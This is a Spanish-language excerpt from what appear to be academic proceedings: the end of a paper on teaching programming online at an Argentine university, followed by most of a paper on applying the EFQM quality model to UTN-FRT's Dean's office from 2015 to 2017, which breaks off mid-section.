
La cátedra ya poseía una plataforma virtual a través de Moodle donde el alumno contaba con diferentes recursos, material didáctico digitalizado, bibliografía digitalizada, tareas y cuestionarios en la plataforma, herramientas para diagramar, etc. Si bien esta enseñanza era a través del pizarrón y de demostraciones en las computadoras de la sala de informática, de la noche a la mañana nos hemos visto abocados a manejarnos en esa otra didáctica online a través de diversas herramientas, Collaborate de Moodle, Zoom, Meet, Classroom y de las herramientas que ya contábamos en la cátedra, sumados los foros de debate y de consultas, para lograr la aplicación de las estrategias metodológicas.

Sin embargo, lo más importante en la modalidad online, es el alumno, quien tiene que involucrarse libre y voluntariamente en su aprendizaje, lo cual se opone al modelo de nuestras aulas, basado en la autoridad y en la obligatoriedad.

La enseñanza online consiste en un modelo "mediado", es decir, que utiliza el ordenador u otros dispositivos como medio de comunicación e intercambio de información entre estudiantes y profesores. Su éxito depende de cómo estén ambos involucrados, pero también de los materiales didácticos, y de un buen modelo pedagógico, basado en los principios de aprendizaje activo, colaborativo, autónomo, interactivo, integral, con actividades o tareas relevantes y creativas, y una evaluación continua y por competencias.

La tecnología permite correcciones y feedback inmediatos y personalizados. Pero también presenta ciertos riesgos: la dispersión, la sensación de soledad y la de que el esfuerzo que debe hacerse es excesivo. El docente debe velar por minimizar esos riesgos, tanto en grupo como

Diagrama de bloques:



individualmente: también para él supone un esfuerzo mayor. Pasa a ser facilitador, orientador, supervisor, moderador, examinador, motivador, evaluador, e incluso técnico de soporte. Dispone de enorme libertad a la hora de poner ejemplos, dar explicaciones, aclarar dudas, crear itinerarios didácticos, proponer tareas o debates, etc.

En nuestro caso, lo prioritario, fue buscar un canal y un espacio para esa interacción. Se tomaron tres decisiones urgentes:

1. Determinar el canal de comunicación.
2. Fijar el espacio de reunión que sustituya al aula, es decir, crear una comunidad virtual que permita mantener la cohesión de los grupos, la participación de todo el alumnado y un cierto ambiente de seguridad y, en lo posible, de "normalidad"
3. Establecer los recursos didácticos.

Elaborar el material que sustituya lo que se plasmaba en el pizarrón, llevó horas de trabajo, pero en definitiva se siguió con la misma metodología descrita.

Hacia la evaluación online

Hasta el momento solo se ha hablado de metodologías y estrategias de enseñanza, y nos queda otro tema tan importante para continuar abordando en el proyecto de investigación: la evaluación online.

¿Qué dificultades presenta? ¿Dudamos de la evaluación online? ¿será el alumno quién realmente haga el examen? ¿será un alumno de cursos superiores? ¿copiará? ¿realmente se ha evaluado lo que el alumno ha aprendido?

Al evaluar el aprendizaje online, es importante crear un "mix" de tareas que abarquen múltiples dimensiones del aprendizaje.

Otro de los planteos que nos hicimos ¿enseñamos por competencias y evaluamos tradicionalmente?

Por lo tanto, se tendrá que repensar el formato del examen y basarse más en la evaluación de competencias que en la mera repetición de conceptos memorísticos.

Conclusión:

Las dificultades en el aprendizaje de la programación pueden convertirse en un factor de desmotivación y de desinterés en los alumnos. Varios factores pueden estar en el origen de este problema, tales como: la capacidad de abstracción, la construcción mental del raciocinio necesario para la resolución de los problemas computacionales o la utilización de métodos de enseñanza inadecuados. Nuestra principal motivación para el desarrollo de este trabajo consistió en comprender dónde están las

dificultades reales, qué factores más influyen en su proceso de aprendizaje, sus razones, cómo podemos ayudar a superarlas, qué herramientas, qué métodos o tecnologías podemos utilizar para reducir los problemas en la enseñanza y el aprendizaje inicial de la programación.

Las acciones estuvieron orientadas a optimizar la metodología de enseñar/aprender a resolver problemas, sin embargo, aún queda mucho por hacer, es necesario realizar un mejor seguimiento de los estudiantes que no aprobaron el primer parcial de Introducción a la Programación y no finalizaron Fundamentos de Informática, pues tienen alta probabilidad de abandonar el cursado. Asimismo, debemos continuar estudiando el fenómeno del abandono, si queremos retener más estudiantes y aumentar el número de graduados en nuestra carrera.

Referencias

1. Arellano, N. et al., "Una experiencia en la enseñanza de la programación para la permanencia de los alumnos de Ingeniería Electrónica", Enseñanza y Aprendizaje de Ingeniería de Computadores, Nro. 4, págs. 69-80, 2014.
2. Badía, A., García, C., Incorporación de las TIC en la enseñanza y el aprendizaje basados en la elaboración colaborativa de proyectos, Revista de Universidad y Sociedad del Conocimiento, Vol. 3 Nro. 2, 2006. ISSN 1698-580X.
3. Marzal, A. et al., Aprender a programar con Python: una experiencia docente, Material bibliográfico de la Universidad JAUME I (España), 2003.
4. Moroni, N., Señas, P., "Estrategias para la enseñanza de la programación", Resúmenes de las JEITICS, págs. 254-258, Buenos Aires, Argentina, 2005.
5. Salazar, L. (2015). Nuevas estrategias en la enseñanza de la programación mediada por TIC para alumnos de la asignatura Informática de la UNNE-FACENA Universidad Nacional de Córdoba, Argentina.
6. Portuondo Padrón, Roberto, Vázquez Cedeño, Rosa (2000) "Algunos aspectos de la enseñanza problemática". Apuntes del Seminario Metodología de la enseñanza en Ingeniería y la tecnología.
7. La Red Martínez, D. y otros (2015). Determinación de Perfiles de Rendimiento Académico en la UTN-FRRe. Trabajos del III CONAIISI, UTN-Buenos Aires, Bs-As.

Mejora continua sostenida aplicada a la Educación Superior. El caso de la UTN-FRT

Diana E. Solorzano⁽¹⁾ y Pedro B. Araujo⁽²⁾

⁽¹⁾*Cátedra de Sistema de Gestión de la Calidad
Universidad Tecnológica Nacional - Facultad Regional Tucumán
Rivadavia 1050, T4001JJD, San Miguel de Tucumán, Tucumán, Argentina
{dianaesolorzano}@gmail.com*

⁽²⁾*Grupo de Investigación en Tecnologías Informáticas Avanzadas
Universidad Tecnológica Nacional - Facultad Regional Tucumán
Rivadavia 1050, T4001JJD, San Miguel de Tucumán, Tucumán, Argentina
{pedro.araujo}@gitia.org*

Abstract

Los asuntos relacionados a la gestión de la calidad han irrumpido fuertemente en las organizaciones públicas y/o privadas en este último tiempo, obligándolas a adoptar procesos y comportamientos que impactan en numerosas áreas y las hacen más competitivas. Dada esta situación, la Universidad Pública no puede estar exenta de esta tendencia gracias a las tensiones generadas tanto por el mercado como la población estudiantil de una constante actualización de sus contenidos y formas de gestionar. En este trabajo se presenta una adaptación, y sus consecuentes modificaciones, del modelo de calidad denominado EFQM aplicado al Decanato de la UTN-FRT y las transformaciones producidas en dicha área.

Palabras clave: *Calidad, Modelo de Excelencia, EFQM, Educación Superior.*

1. Introducción

En las últimas décadas ha habido un cambio radical en las estrategias y acciones que toman las empresas y organismos públicos y/o privados en el día a día para la consecución de sus objetivos. Esto principalmente se debe al impacto de las nuevas formas de comercio que existen en el mundo globalizado actual, dado que fuerza a dichas organizaciones a ser más competitivas para garantizar su supervivencia. Adaptarse a este nuevo desafío ha provocado que las empresas adopten estrategias de mejoras continuas en la performance de ejecución de sus actividades.

Existen numerosas maneras que tienen las organizaciones para medir y mejorar sus ventajas competitivas, las más usuales son las medidas de desempeño (performance measures) [12, 7, 8]. Sin embargo, existen detractores de dichas técnicas que las consideran inapropiadas para capturar determinadas características de las organizaciones. Entre los inconvenientes que podemos mencionar es que están fuertemente enfocadas en la gestión de los diversos costos, no suelen incorporar elementos provenientes de la estrategia, son difíciles de implementar, son pocos flexibles y fragmentadas, contradictorio a la manera aceptada de mejora continúa, descuida los requerimientos de los clientes, entre otros.

Producto de las limitaciones en los enfoques tradicionales comenzaron a emerger nuevas formas de medir el desempeño de las organizaciones, poniendo el foco en la autoevaluación y en la mejora de los procesos. Entre los nuevos métodos, paradigmas y técnicas podemos mencionar a: Modelo EFQM de Excelencia¹; Premio Deming², es un premio global a la calidad que reconoce tanto a individuos por sus contribuciones al campo de la Gestión de la calidad total como a negocios que la han implementado exitosamente; Modelo de Madurez de Capacidades o CMM, es un modelo de evaluación de los procesos de una organización - CMMI³; Performance Pyramid, también conocida como SMART (Strategic Measurement and Reporting Technique)⁴ y, por último, EPPM Balanced Scorecard⁵.

¹<http://www.efqm.org/>

²<http://www.fr-deming.org/Demingprize.html>

³<http://cmmiinstitute.com/>

⁴<http://kfknowledgebank.kaplan.co.uk/KFKB/Wiki/%20Pages/The%20Performance%20Pyramid>

⁵https://es.wikipedia.org/wiki/Cuadro_de_mando_integral

Entre los mencionados, el Modelo EFQM de Excelencia se destaca como un estándar que permite realizar una mirada global sobre la organización apoyado en la lógica REDER (Resultados, Enfoque, Despliegue, Evaluación y Revisión). Brinda un marco teórico para medir dónde esta se encuentra en el camino de crear valor sostenible respecto a su Misión, Visión y Estrategia. Permite identificar y comprender las brechas que existen entre los objetivos y acciones que realiza la institución, los resultados que obtiene y cómo estos son percibidos por los destinatarios de sus servicios. En base a criterios definidos, el Modelo EFQM de Excelencia permite a las organizaciones alinear de manera coherente y medible su propósito, estrategia, acciones y resultados promoviendo una cultura de mejora continua y excelencia. Entre sus objetivos se destaca: “*Evaluar dónde se encuentran en su camino hacia la excelencia, ayudándoles a identificar sus fortalezas clave y posibles carencias con relación a su Visión y Misión*”⁶.

La cuestión de la calidad, la autoevaluación y la mejora continua son temas de actualidad y necesidad en las instituciones de educación superior de Argentina. Los procesos de Evaluación Institucional y Acreditación de carreras de grado y posgrado, desarrollados desde la Comisión Nacional de Evaluación y Acreditación Universitaria (CONEAU)⁷ y las demandas de la sociedad respecto a la calidad de los profesionales que en estas son formados, instala las mencionadas cuestiones de forma integral y transversal en las universidades.

La Universidad Tecnológica Nacional (UTN) es la única universidad pública nacional de Argentina cuya estructura académica de grado tiene a las ingenierías como objetivo prioritario. Su carácter federal le otorga presencia en todas las regiones del país a través de sus 30 facultades regionales. La Facultad Regional Tucumán (UTN-FRT) desarrolla cinco carreras de Ingeniería, cuatro maestrías y especializaciones y numerosas carreras de pregrado.

El presente trabajo tiene como finalidad presentar una sólida experiencia en la utilización del Modelo EFQM en el Decanato de la UTN-FRT durante un período de cinco años.

Este artículo está estructurado de la siguiente manera: la Sección 2 se subdivide en dos partes, la primera brinda una introducción al modelo EFQM, mientras que en la segunda se detalla las diferentes aplicaciones existentes en la literatura científica. En la Sección 3 se describe brevemente como es el proceso de autoevaluación. En la Sección 4 se realiza la descripción de la experiencia a lo largo de todos los ciclos lectivos involucrados en el proceso de autoevaluación. En la Sección 5 se realiza un análisis de los datos que dan cuenta de la situación de la organización a lo largo de todos los años que se aplicó el proceso de autoevaluación. Y, finalmente, en la Sección 6 se presentan las conclusiones

⁶<https://www.efqm.org/index.php/efqm-model/>

⁷<https://www.coneau.gob.ar/coneau/>

y detallan cuales serán los trabajos futuros.

2. Modelo de Excelencia en la Educación Superior

2.1. ¿Que es EFQM?

El Modelo Europeo de Excelencia, o EFQM como es conocido, tuvo su origen en 1988 por la Fundación Europea para la Gestión de la Calidad [11]. Hasta la fecha, el modelo ha sido actualizado en forma permanente y continua, siendo su última revisión con la Versión 2020⁸.

El objetivo de la mencionada fundación era generar un conjunto de directivas que permitan a las organizaciones recabar información suficiente y necesaria para poder conformar una visión global y establecer un diagnóstico del estado actual de funcionamiento en una organización.

Es un enfoque orientado a la autoevaluación, no financiero, que permite obtener un análisis objetivo, riguroso y estructurado de las actividades de una organización basado en nueve criterios, los cuales permiten identificar los puntos fuertes y las oportunidades de mejora hacia la excelencia. En este sentido, el enfoque ayuda a develar la relación existente entre lo que la organización hace y lo que la organización dice que logra.



Figura 1. Composición del Modelo EFQM

EFQM permite a los directivos comprender las relaciones causa-efecto que existen entre lo que la organización hace y los resultados que alcanza. Con el apoyo del Esquema Lógico REDER es posible evaluar de manera sólida y estructurada el grado de excelencia de cualquier organización. Para lograrlo, el camino a la excelencia puede ser evaluado desde la perspectiva de nueve criterios -con 32 subcriterios- relacionados entre sí, que permiten evaluar el progreso hacia la excelencia y mejora continua de sus procesos.

De la estructura del modelo es posible identificar dos grupos importantes: agentes y resultados. El primero está

⁸<https://www.efqm.org/index.php/efqm-model/>

orientado a la definición de lo que la organización hace. Para lograr su cometido cuenta con cinco agentes facilitadores:

- **Liderazgo:** Describe las responsabilidades que posee el conjunto del equipo directivo en el desarrollo de la misión y visión y en el cumplimiento de las mismas. A su vez, deben ser referentes dentro de la organización, conduciéndola hacia la excelencia.
- **Personas:** Describe como la organización gestiona, desarrolla y aprovecha las capacidades de las personas que forman parte de la ella. Todas las actividades que desarrolle una persona -o conjunto de personas deben estar apoyadas en la política y estrategia de la organización.
- **Política y Estrategia:** Está relacionada a como una organización implementa su misión y visión de acuerdo a una estrategia enfocada en objetivos, políticas, planes y grupo de personas interesadas.
- **Alianzas y Recursos:** Define como la organización debe gestionar eficazmente el conjunto de sus recursos (financieros, materiales, tecnológicos, información) y sus alianzas con organizaciones externas.
- **Procesos:** Describe como la organización diseña y gestiona los procesos necesarios para apoyar su política y estrategia que tienden a satisfacer a sus clientes y grupos de interés.

El segundo grupo está relacionado a los Resultados, haciendo referencia a lo que la organización logra y obtiene. Los Resultados son consecuencias de los Agentes Facilitadores.

- **Resultados en los Clientes:** Logros acometidos por la organización en relación a sus cliente externos. Dicha valoración se consigue mediante encuestas, grupos focales, etc.
- **Resultados en las Personas:** Descripción de los logros alcanzados en relación al personal de la organización.
- **Resultados en la Sociedad:** Descripción de los logros que la organización ha alcanzado con respecto a la sociedad en donde se desenvuelve. El análisis recae sobre asuntos de medioambiente, economía, educación, etc.
- **Resultados Claves:** Descripción del análisis de los logros de la organización con respecto al rendimiento planificado, incluyendo los resultados económicos y financieros, así como también de procesos, recursos tecnológicos, etc.

EFQM es un modelo de excelencia adoptado por las organizaciones basado en la autoevaluación de su gestión, el cual impulsa y estimula la mejora continua de las mismas. Desde su aparición hasta la actualidad han pasado 31 años en donde el modelo original ha sufrido mejoras gracias a la participación de más de 50000 organizaciones que lo han adoptado.

A su vez, el modelo establece un sistema de reconocimiento del grado de gestión alcanzada mediante el otorgamiento de diferentes Sellos de Excelencia (Figura 2). Estos se consiguen a través de puntos obtenidos en el propio proceso de autoevaluación de acuerdo a la siguiente escala: a) 300 a 399 puntos: otorga el Sello de Bronce o Sello de Calidad Europea, b) 400 a 499 puntos: equivalente al sello de Plata o Sello de Excelencia Europea con nivel de consolidación, y finalmente, c) +500 puntos: representa el Sello de Oro o Sello de Excelencia Europeo con nivel de excelencia. Existe un cuarto reconocimiento conocido como *Compromiso hacia la Excelencia*, que se otorga cuando la organización alcanza el rango comprendido entre 200 a 299 puntos, y sirve para identificar cual es el nivel de gestión actual, puerta de entrada en una dinámica de mejora continua mediante acciones de mejora.



Figura 2. Sellos a la excelencia EFQM.

2.2. Trabajos Relacionados

Como se ha mencionado, dicho modelo es ampliamente utilizado en empresas y organizaciones de todo tipo y escalas. Numerosos estudios e investigaciones presentan y analizan su aplicación en instituciones educativas y, en particular, en universidades. Tal es el caso de las tesis de [9] y [6], que estudian los beneficios de la implantación de sistemas de gestión de la calidad en la mejora de la gestión institucional y en los procesos de capacitación docente. Por otro lado, en [1] se evalúa el impacto de la implantación en centros escolares de las ciudades de Madrid y Castilla en España, en particular, focalizándose en su clima escolar y la satisfacción de la comunidad educativa. En este sentido, en [2] y [3] analizan el uso del modelo como instrumento metodológico de autoevaluación institucional. Asimismo, [5] realiza un análisis de las similitudes y diferencias de dos modelos de calidad: EFQM e ISO, y establece una relación de sus diferentes criterios aplicados en la tutoría universita-

ria.

En Argentina, y en particular en la UTN-FRT, [4] realiza por primera vez una autoevaluación según el Modelo EFQM en el Decanato con el propósito de obtener información que permita optimizar la gestión. Como resultado, se obtiene un diagnóstico de la situación actual de la institución, se identifican sus puntos fuertes, sus áreas de mejora y sienta las bases para facilitar la implantación futura del modelo en el Decanato. Por su parte, en [10] se desarrolla un Software para la Evaluación Integral de la Gestión Estratégica del Decanato.

3. Proceso de Autoevaluación, Metodologías e Instrumentos

La aplicación de un modelo de calidad y excelencia, en particular EFQM, conduce a la reflexión respecto a como adecuarlo a la institución en la que se lo desea aplicar. Con este objetivo en mente, y al comienzo de cada ciclo lectivo, se realizan reuniones con las autoridades de la facultad con el propósito de ratificar su interés en el desarrollo de la experiencia y realizar los ajustes que se consideren necesarios de acuerdo a los resultados obtenidos en las ediciones anteriores. Como resultado de lo mencionado, se elabora, actualiza y socializa un Proceso de Autoevaluación y Control (PAC) en el Decanato y que sirva como un marco de referencia metodológico por todos conocido. El proceso establece y define todas las actividades involucradas en las etapas de planificación, socialización, recolección y análisis de datos y evidencias, detección de fortalezas - áreas de mejora y exposición de resultados.

De acuerdo a las experiencias realizadas y resultados obtenidos, el proceso fue incorporando progresivamente etapas de sensibilización, capacitación y asistencia a los miembros del Decanato. Estas adecuaciones contribuyeron a lograr, en cada edición del PAC, un volumen y calidad de datos / evidencias adecuados para sus objetivos. A continuación se resumen las principales etapas del proceso:

- **Sensibilización y capacitación sobre el Modelo de Excelencia.**
- **Análisis de documentación de períodos anteriores** junto a las autoridades, donde se analizan los instrumentos y resultados obtenidos.
- **Planificación y realización de Entrevistas** a los responsables de las áreas de gestión evaluadas.
- **Recolección, procesamiento y análisis de datos** a partir de los datos y evidencias obtenidos en las entrevistas.

- **Identificación de Puntos Fuertes - Aspectos de Mejora:** de acuerdo al análisis de datos realizado se identifican las áreas y acciones de mejora.
- **Elaboración de Informe Final y Exposición de resultados:** junto a las autoridades de la Institución se analizan los resultados y se discuten acciones posibles de mejora.

Respecto a los instrumentos, en la primera edición del PAC, se utilizaron los cuestionarios diseñados en [4], entendidos como herramienta base para facilitar la autoevaluación. Estos están organizados en base a preguntas, que atienden a cada criterio y subcriterio de EFQM, en cuya redacción se adapta la terminología propia del modelo al contexto de la Institución para hacer más sencilla su comprensión. Cada pregunta debe ser respondida por la autoridad evaluada de acuerdo a lo que su área hace, como lo hace, y conforme a la evidencia disponible que respalde cada respuesta, respetando la siguiente escala: a) *Nada (0 %)*, b) *Poco (25 %)*, c) *Bastante (50 %)*, d) *Mucho (75 %)* y e) *Totalmente (100 %)*.

A partir de la utilización de estos instrumentos, se consideró necesario desarrollar un sistema informático que facilitara la carga, procesamiento y análisis de resultados obtenidos. El mismo fue actualizándose periódicamente, pasando de una solución basada en una herramienta ofimática (planilla de cálculo Excel), a un sistema informático cliente-servidor y, finalmente, migrando hacia una aplicación web que incorporó mejoras, tales como análisis comparativos entre periodos, desempeño de cada área evaluada, entre otros.

Respecto a la metodología de recolección de datos, en una primera instancia los cuestionarios fueron entregados en mano. Esta metodología probó ser ineficiente por la calidad de datos y evidencias obtenidos y también por el tiempo insumido en esta etapa. Como se describe en la siguiente sección, en las siguientes ediciones del PAC se utiliza la entrevista para la recolección de datos y evidencias lo que mejoró significativamente las cantidad y calidad de los resultados y el tiempo necesario para obtenerlos.

4. Descripción de la Experiencia

En esta sección se describe de manera resumida los resultados de la aplicación de la experiencia en los ciclos lectivos 2015, 2016, 2017 y 2019. En el periodo 2012 [4] realiza por primera vez la autoevaluación según el Modelo EFQM en el Decanato. Como resultado, se obtiene un diagnóstico de la situación de la institución y sienta las bases para facilitar la implantación futura del modelo. A continuación se presenta cada experiencia destacando, las áreas que fueron evaluadas, los resultados obtenidos y las principales conclusiones.

Período 2015 En este primer año del PAC, se decide involucrar las mismas ocho áreas de gestión evaluadas en [4] (representando un 53 % sobre un total de quince).

En esta edición, se utilizó la metodología de entrega de cuestionarios para la etapa de recolección de datos. Los mismos debían ser completados por las autoridades evaluados y entregados junto a las evidencias. Al momento de iniciar el PAC 2015, se contaba con el instrumento utilizado [4], que consistía en una solución basada en una herramienta ofimática (planilla de cálculo Excel) utilizada para realizar la carga y procesamiento de los datos obtenidos. Se toma la decisión de desarrollar un sistema informático que permita gestionar, de manera integral, el desarrollo del PAC 2015 y que pueda ser reutilizado y mejorado en futuras ediciones. Los datos de los cuestionarios fueron cargados y procesados por el Software EFQM.

Como primer resultado general del PAC 2015, el Decanato de la UTN-FRT obtiene un total de 271.84 puntos. Este resultado es significativo para la institución ya que habiendo transcurrido 3 años desde la primera autoevaluación, se logra mejores resultados generales, que permite obtener el reconocimiento del sello de *Compromiso hacia la Excelencia*. Tal como se presenta más adelante, se observa que los criterios con mejor evaluación y desempeño son: Estrategia (44,73 %), Liderazgo (43,43 %) y Alianza y Recursos (37,81 %). Esto pone en evidencia que la institución trabaja en el desarrollo de políticas que contribuyan a hacer realidad su Misión y Visión, como así también en la promoción de estrategias centradas en sus grupos de interés.

Del análisis de los resultados obtenidos, se evidencia aquellos criterios que obtuvieron mejor evaluación y desempeño y cuales requieren mayor atención por parte de las autoridades de la UTN-FRT con vistas a mejorar el desempeño institucional y, por ende, a obtener mejores resultados en futuras autoevaluaciones

Asimismo se presenta en la Figura 3 un análisis comparativo respecto a los resultados obtenidos en [4], con el objetivo de identificar deterioros y mejoras en los criterios que conforman el Modelo EFQM. El análisis comparativo resulta de gran utilidad para identificar de que forma se aplica este modelo de gestión de la calidad en el Decanato y reconocer áreas de mejora

De este análisis se desprende que, a pesar de la mejora en los resultados generales y el logro del reconocimiento al *Compromiso con la Excelencia*, el Decanato de la UTN-FRT debe seguir atendiendo a los aspectos de excelencia y mejora continua con el objetivo de mejorar su desempeño interno y respecto a la sociedad y, por consecuencia, lograr mejores resultados en futuros Procesos de Autoevaluación.

De la experiencia realizada en el PAC 2015, surgen los siguientes resultados:

- El puntaje obtenido en este período es mayor al obtenido en [4], logrando el primer nivel de reconocimiento




Figura 3. Comparativa por Criterios 2012 al 2015

a la excelencia denominado *Compromiso con la Excelencia*. Se elabora y entrega a las autoridades un Informe de Autoevaluación que incluye los resultados generales y los aspectos de mejoras recomendados.

- La metodología y el modelo aplicado permitieron identificar criterios con mejora significativa, respecto a [4], y criterios a los que se debe seguir atendiendo con vistas a mejorar el desempeño interno de la Institución.
- En relación con la metodología de recolección de datos (entrega de cuestionarios), esta probó ser ineficiente debido a que las autoridades formulaban consultas y preguntas en el momento que se debían retirar. Esto ocasionó que se asista en reiteradas oportunidades a cada autoridad y produjo demoras.
- Se observó que las autoridades no estaban familiarizadas con el Modelo EFQM y con terminología específica del mismo.
- El software EFQM desarrollado y utilizado para la carga y procesamiento de los datos probó ser de utilidad para los objetivos.

De los resultados mencionados, surgen las siguientes recomendaciones para incluir en el PAC 2016:

- Realizar una presentación de sensibilización y capacitación sobre el Modelo EFQM a las autoridades.
- Establecer un cronograma de desarrollo integral del PAC que garantice que el mismo se realice dentro de los tiempos acordados.
- Incorporar y aplicar la metodología de entrevistas a las autoridades que permita asistirlos y, de esta manera, optimizar los tiempos insumidos en la recolección de datos y evidencias.

Período 2016

La segunda experiencia consecutiva tomo como base los resultados y las conclusiones detalladas en el PAC 2015 y, debido al impacto positivo percibido, fueron las autoridades de la institución quienes solicitaron dar continuidad al proceso de autoevaluación.

Atendiendo la recomendación efectuada en el PAC 2015, en este periodo se incorpora como innovación la exposición al Decanato con el objetivo sensibilizar y reforzar sobre EFQM, sus criterios y la terminología específica del estándar. Se aborda también el seguimiento del informe de autoevaluación 2015 y las metodologías a utilizar para llevar adelante el PAC 2016. Asimismo se entregó a cada autoridad una copia del cuestionario a utilizar para su conocimiento, análisis y recopilación de la documentación que permita contar con las evidencias pertinentes al abordar cada criterio y pregunta incluida en él.

En este periodo se decidió extender la autoevaluación a once áreas que están bajo la órbita del Decanato, logrando una participación de un 73 % del total, reflejando así el interés y el compromiso institucional. En esta edición se incorporó la metodología de entrevistas personales para la etapa de recolección de datos, se utilizaron los mismos cuestionarios, de carácter anónimo, aplicados en las ediciones anteriores. Esta metodología resultó de impacto positivo en la etapa de recolección de datos. Se evidenció que las autoridades vieron facilitada la tarea de completar los cuestionarios y presentar las evidencias. En algunos casos (12 %) la escasa disponibilidad horaria de las autoridades ocasionó demoras y atrasos, y se debió ampliar la fecha límite para poder completarlas. Asimismo, se destaca que el 88 % restante realizó las entrevistas dentro de los tiempos establecidos.

En relación con el Software EFQM, se han realizado actualizaciones y se han incorporado nuevas funciones. Asimismo, se han definido requerimientos a considerar en futuras ediciones del PAC. Los datos resultantes de las entrevistas fueron cargados y procesados en el sistema. De dicho procesamiento surge que el Decanato alcanza un total de 475.72 puntos, obteniendo un reconocimiento de *Excelencia Europea* a través del otorgamiento del Sello Plata de *4 Estrellas*. El resultado obtenido expresa un crecimiento del 75 % respecto al resultado del PAC 2015. Este reconocimiento le permite y estimula a seguir transitando al camino de la calidad, excelencia y mejora continua de manera sostenida.

En el PAC 2016 se puede observar un crecimiento en todos los criterios; esto puede deberse a la sensibilización y capacitación brindada al Decanato, la cual ayudó a desarrollar las entrevistas de una manera más efectiva, ya que todos los involucrados conocían los términos empleados durante la misma. También se insistió en la necesidad de evidencias que respalden las preguntas y así poder darle un valor

del 100 % a las mismas, aclarando que en caso de no contar con estas, se realizarían los ajustes correspondientes en el Software EFQM.

A pesar que existió crecimiento en los criterios relacionados con el Resultado (Claves, Personas, Sociedad y Clientes), persiste la falta de definición de indicadores claves, por ejemplo, falta definir como la facultad mide la percepción que la sociedad posee respecto a ella. La Figura 4 presenta la comparativa de los puntajes obtenidos en los periodos 2015 y 2016 para cada uno de los criterios del modelo.




Figura 4. Comparativa por Criterios 2015 al 2016

A partir de la citada figura y del análisis comparativo realizado, se observa crecimiento en todos los criterios evaluados respecto a la autoevaluación 2015, sin embargo, todavía existen 5 criterios por debajo del 50 %, esto se debe principalmente a la falta de definición de indicadores con más detalles.

De la experiencia realizada en el PAC 2016, surgen los siguientes resultados:

- El puntaje de este periodo es 75 % mayor al obtenido en el PAC 2015, resultando en otorgamiento del Sello Plata de **4 estrellas de Reconocimiento a la Excelencia**.
- Las autoridades entrevistadas contaban con la experiencia del PAC 2015 y esto contribuyó positivamente a obtener los resultados indicados.
- La realización de una presentación de sensibilización y capacitación sobre el m a las autoridades, probó ser una estrategia efectiva para mejorar los resultados obtenidos en esta experiencia.
- La incorporación de la metodología de entrevistas resultó de impacto positivo, y permitió optimizar los

tiempos insumidos en la etapa de recolección de datos y evidencia.

- Se observó que un gran porcentaje de los aspectos de mejora recomendados en el informe de autoevaluación 2015 no tuvieron tratamiento.

De los resultados mencionados, surgen las siguientes recomendaciones para incluir en el próximo PAC:

- Sostener la práctica de la presentación de sensibilización y capacitación a las autoridades del Decanato.
- Sostener la práctica de entrevistas a las autoridades del Decanato.
- Atender la definición e implementación de indicadores de Resultados que la permita a la facultad medirse, de forma periódica, respecto a su Personal, Sociedad, Clientes, Aspectos Académicos, entre otros.
- Actualizar los instrumentos (cuestionarios) utilizados en las entrevistas, con el objetivo de adecuar los términos utilizados en EFQM por aquellos utilizados, y mejor comprendidos, en la Institución.
- A solicitud de las autoridades, incorporar en el próximo informe de autoevaluación, los aspectos de mejoras discriminados y asignados a cada área de gestión, para poder realizar un seguimiento más efectivo de los mismos.

Período 2017

En función al grado de madurez alcanzado por la facultad en el periodo anterior, se decidió realizar por tercer periodo consecutivo el proceso de Autoevaluación y Control. En esta oportunidad hubo una participación de trece áreas del Decanato logrando en esta ocasión el 87 % del total de secretarías.

En esta edición se mantiene la metodología de entrevistas y se utilizan los mismos cuestionarios, aunque las mismas dejan de tener un carácter anónimo con el fin de obtener los resultados de cada área y proporcionar sus respectivos aspectos de mejoras.

Los resultados del PAC 2017 presentan el puntaje total de 502.33 puntos; obteniendo un reconocimiento de Excelencia Europea a través del otorgamiento del *Sello de Oro*. El resultado expresa un crecimiento del 6 % respecto al resultado del PAC 2016.

A continuación, y en base a los informes disponibles en el Sistema Web EFQM, se presenta el estudio comparativo de los resultados obtenidos de este período con el anterior.

La Figura 5 presenta dicha comparativa y que permite elaborar las siguientes conclusiones:

